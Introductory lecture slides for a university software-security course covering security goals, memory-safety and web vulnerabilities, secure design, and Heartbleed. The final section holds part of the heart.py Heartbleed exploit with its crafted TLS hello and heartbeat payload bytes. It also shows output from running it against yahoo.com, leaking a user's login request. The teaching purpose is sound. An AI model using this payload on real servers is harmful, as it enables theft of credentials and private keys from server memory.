Class 1

CSC 472/583 Topics of Software Security
Introduction

Dr. Si Chen (schen@wcupa.edu)

What is computer security?

- Most developers and operators are concerned with **correctness**: achieving desired behavior
  - A working banking web site, word processor, blog, …
- Security is concerned with ***preventing*** **undesired behavior**
  - Considers an enemy/opponent/hacker/adversary who is *actively and maliciously* trying to *circumvent* any protective measures you put in place

Security Expectations

- **Confidentiality**: requires that information be kept private
- **Integrity**: the trustworthiness and correctness of data.
- **Availability**: the capability to use information and resources.

Kinds of undesired behavior

- Stealing information: ~~**confidentiality**~~
  - Corporate secrets (product plans, source code, …)
  - Personal information (credit card numbers, SSNs, …)
- Modifying information or functionality: ~~**integrity**~~
  - Installing unwanted software (spyware, botnet client, …)
  - Destroying records (accounts, logs, plans, …)
- Denying access: ~~**availability**~~
  - Unable to purchase products
  - Unable to access banking information

Significant security breaches

- **RSA**, March 2011
  - stole tokens that permitted subsequent compromise of customers using RSA SecureID devices
- **Adobe**, October 2013
  - stole source code, 130 million customer records (including passwords)
- **Target**, November 2013
  - stole around 40 million credit and debit cards
- … and many others!

Vulnerabilities

Vulnerabilities: specific flaws or oversights in a piece of software that allow attackers to do somethings malicious

Software vulnerabilities can be thought of as a subset of the larger phenomenon **software bugs**

Many breaches begin by exploiting a **vulnerability --**
This is a *security-relevant* **software defect** that can be **exploited** to effect an undesired behavior

> *"A complex program, written by a team of experts and deployed around the world for more than a decade, can suddenly be co-opted by attackers for their own means. The whole process as some form of digital voodoo"*

Example: RSA 2011 breach

- Exploited an Adobe Flash player vulnerability

1. A **carefully crafted Flash program**, when run by the vulnerable Flash player, allows the **attacker to execute arbitrary code** on the running machine
2. This program could be **embedded in an Excel spreadsheet**, and run automatically when the spreadsheet is opened
3. The spreadsheet could be attached to an **e-mail masquerading to be from a trusted party** (*spear phishing*)

Considering Correctness

- The Flash vulnerability is an implementation **bug**
  - All software is buggy. So what?
- A normal user never sees most bugs, or works around them
  - Most (post-deployment) bugs due to rare feature interactions or failure to handle edge cases
- Assessment: Would be too expensive to fix every bug before deploying
  - So companies only fix the ones most likely to affect normal users

Considering Security

- The adversary will actively attempt to find defects in rare feature interactions and edge cases
- For a typical user, (accidentally) finding a bug will result in a crash, which he will now try to avoid
- An adversary will work to find a bug and exploit it to achieve his goals

Key difference:

An adversary is not a normal user!

To ensure security, we must

***eliminate bugs** and **design flaws**, and/or*

*make them **harder to exploit***

What is Software Security?

Software Security

- Software security focuses on the **secure design and implementation of software**
- Focus of study:
  - the (source) code
- By contrast: Many popular approaches to security treat software as a *black box* (ignoring the code)
  - OS security, anti-virus, firewalls, etc.

Course overview

- This course is primarily aimed at student interested in **secure software development**, who will
  - **Design** software systems that should be secure
  - **Write** code that should be secure
  - **Review** code that should be secure
  - **Test** code that should be secure
- We will connect to other classes in the WCU
  CSC 301…
- Much of our **focus** will be on **the software,** and how to develop it to be **secure**

Expected background

- **Roughly:** knowledge of a **junior-level undergraduate majoring in computer science**
- **Knowledge** with the following
  - **Programming** in general (e.g. Java)
- **Familiarity** with the following:
  - **Unix/Linux** including the command-line **shell** and **gdb**
  - The **web** (HTML, HTTP, TCP, network communications)
  - **Intel x86 assembly** language and architecture

Learning Software Security

- Our goal is learn how to make more **secure software**
  - **Better design**
  - **Better implementation**
  - **Better assurance**

How should we go about this?

Black Hat, White Hat

Black hat

- What are the **security-relevant defects** that constitute **vulnerabilities**?
- How are they **exploited**?

White hat

- How do we **prevent** **security-relevant defects** (before deploying)?
- How do we make vulnerabilities we don't manage to avoid **harder to exploit**?

During the course we will wear both hats

Low-level Vulnerabilities

- Programs written in **C and C++** are susceptible a variety of dangerous **vulnerabilities**
  - **Buffer overflows**
    - On the stack
    - On the heap
    - Due to integer overflow
    - Over-writing and over-reading
  - **Format string mismatches**
  - **Dangling pointer dereferences**

Attacks

- *Stack smashing*
- *Format string attack*
- *Stale memory access*
- *Return-oriented Programming (ROP)*

- All **violations** of **memory safety**
  - Accesses to memory via pointers that don't *own* that memory

Ensuring Memory Safety

- The easiest way to avoid these vulnerabilities is to **use a memory-safe programming language**
  - Better still: a ***type*-safe** language
- For C/C++, use **automated defenses**
  - *Stack canaries*
  - *Non-executable data (aka W+X or DEP)*
  - *Address space layout randomization (ASLR)*
  - *Memory-safety enforcement (e.g., SoftBound)*
  - *Control-flow Integrity (CFI)*
- and **safe programming patterns and libraries**
  - *Key idea*: **validate untrusted input**

Web Security

- There are new **vulnerabilities and attacks**
  - *SQL injection*
  - *Cross-site scripting (XSS)*
  - *Cross-site request forgery (CSRF) Session hijacking*

- The defenses have a similar theme:
  - **Careful who/what you trust:** **Validate input**
  - **Reduce the possible damage, make exploitation harder**

Requirements and Design

- Identify **sensitive data** and resources and define **security requirements** for them, like *confidentiality, integrity,* and *availability*
  - Consider expected **threats** and **abuse cases** that could violate these requirements
- Apply **principles for secure software design**
  - To **prevent**, **mitigate**, and **detect** possible attacks
  - Main categories: **Favor Simplicity**, **Trust with Reluctance**, and **Defend in Depth**.

Rules and Tools

- Apply **coding rules** to implement secure design
  - With similar goals of *preventing*, *mitigating*, or *detecting* possible attacks

- Apply **automated code review techniques** to find potential vulnerabilities in components
  - **Static analysis**, and **symbolic execution** (which underlies whitebox fuzz testing)

- Apply **penetration testing** to find potential flaws in the real system, in a deployment environment
  - **Fuzz testing**, perhaps employing **attack patterns**

Example


Heartbleed

CVE-2014-0160

Heartbleed


Description
The (1) TLS and (2) DTLS implementations in **OpenSSL 1.0.1** before 1.0.1g do not properly handle Heartbeat Extension packets, which allows remote attackers to obtain sensitive information from process memory via **crafted packets** that trigger **a buffer over-read**, as demonstrated by reading private keys, related to d1_both.c and t1_lib.c, aka the Heartbleed bug.

How The Heartbleed bug works




http://imgs.xkcd.com/comics/heartbleed_explanation.png

How The Heartbleed bug works



http://imgs.xkcd.com/comics/heartbleed_explanation.png

How The Heartbleed bug works




http://imgs.xkcd.com/comics/heartbleed_explanation.png

Heartbleed and OpenSSL

- OpenSSL is an open-source cryptography library, widely used to implement the Internet's Transport Layer Security (TLS) protocol.

https://scienceofbusiness.files.wordpress.com/2014/04/heartbleed-openssl-bug.jpg



SSL v3 Record Length = 65535	HeartBeat Message Type HB_RESPONSE	HeartBeat Message Length = 65535	Message Data 1 random byte

heart.py

```
#!/usr/bin/env python2

# Quick and dirty demonstration of CVE-2014-0160 by Jared Stafford (jspenguin@jspenguin.org)
# The author disclaims copyright to this source code.

import sys
import struct
import socket
import time
import select
import re
from optparse import OptionParser

options = OptionParser(usage='%prog server [options]', description='Test for SSL heartbeat vulnerability (CVE-2014-0160)')
options.add_option('-p', '--port', type='int', default=443, help='TCP port to test (default: 443)')
options.add_option('-s', '--starttls', action='store_true', default=False, help='Check STARTTLS')
options.add_option('-d', '--debug', action='store_true', default=False, help='Enable debug output')

def h2bin(x):
    return x.replace(' ', '').replace('\n', '').decode('hex')

hello = h2bin('''
16 03 02 00  dc 01 00 00 d8 03 02 53
43 5b 90 9d 9b 72 0b bc  0c bc 2b 92 a8 48 97 cf
bd 39 04 cc 16 0a 85 03  90 9f 77 04 33 d4 de 00
00 66 c0 14 c0 0a c0 22  c0 21 00 39 00 38 00 88
00 87 c0 0f c0 05 00 35  00 84 c0 12 c0 08 c0 1c
c0 1b 00 16 00 13 c0 0d  c0 03 00 0a c0 13 c0 09
c0 1f c0 1e 00 33 00 32  00 9a 00 99 00 45 00 44
c0 0e c0 04 00 2f 00 96  00 41 c0 11 c0 07 c0 0c
c0 02 00 05 00 04 00 15  00 12 00 09 00 14 00 11
00 08 00 06 00 03 00 ff  01 00 00 49 00 0b 00 04
03 00 01 02 00 0a 00 34  00 32 00 0e 00 0d 00 19
00 0b 00 0c 00 18 00 09  00 0a 00 16 00 17 00 08
00 06 00 07 00 14 00 15  00 04 00 05 00 12 00 13
00 01 00 02 00 03 00 0f  00 10 00 11 00 23 00 00
00 0f 00 01 01
''')

hb = h2bin('''
18 03 02 00 03
01 40 00
''')

def hexdump(s):
    for b in xrange(0, len(s), 16):
        lin = [c for c in s[b : b + 16]]
```

NORMAL heart.py

Exploit Shellcode

Heartbleed Attack

```
quake0day@UB-CSE ~ python heart.py yahoo.com
Connecting...
Sending Client Hello...
Waiting for Server Hello...
 ... received message: type = 22, ver = 0302, length = 66
 ... received message: type = 22, ver = 0302, length = 4753
 ... received message: type = 22, ver = 0302, length = 331
 ... received message: type = 22, ver = 0302, length = 4
Sending heartbeat request...
```

```
Connecting...
Sending Client Hello...
Waiting for Server Hello...
  ... received message: type = 22, ver = 0302, length = 66
  ... received message: type = 22, ver = 0302, length = 4681
  ... received message: type = 22, ver = 0302, length = 331
  ... received message: type = 22, ver = 0302, length = 4
Sending heartbeat request...
  ... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response:
  0000: 02 40 00 20 2F 63 6F 6E 66 69 67 2F 70 77 74 6F  .@. /config/pwto
  0010: 6B 65 6E 5F 67 65 74 3F 73 72 63 3D 79 65 6D 61  ken_get?src=yema
  0020: 69 6C 69 6D 61 70 26 74 73 3D 31 33 39 36 39 35  ilimap&ts=139695
  0030: 39 32 35 38 26 6C 6F 67 69 6E 3D 68 6F 6C 6D 73  9258&login=holms
  0040: 65 79 37 39 26 70 61 73 73 77 64 3D [redacted]   ey79&passwd=
  0050: [redacted] 73 69 67 3D 4E 37 64 72 70 [redacted]  &sig=N7drp
  0060: 68 45 4A 53 6E 77 50 5A 69 62 34 39 34 39 55 33  hEJSnwPZib4949U3
  0070: 51 2D 2D 20 48 54 54 50 2F 31 2E 31 0D 0A 48 6F  Q-- HTTP/1.1..Ho
  0080: 73 74 3A 20 6C 6F 67 69 6E 2E 79 61 68 6F 6F 2E  st: login.yahoo.
  0090: 63 6F 6D 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A  com..Accept: */*
```

0day

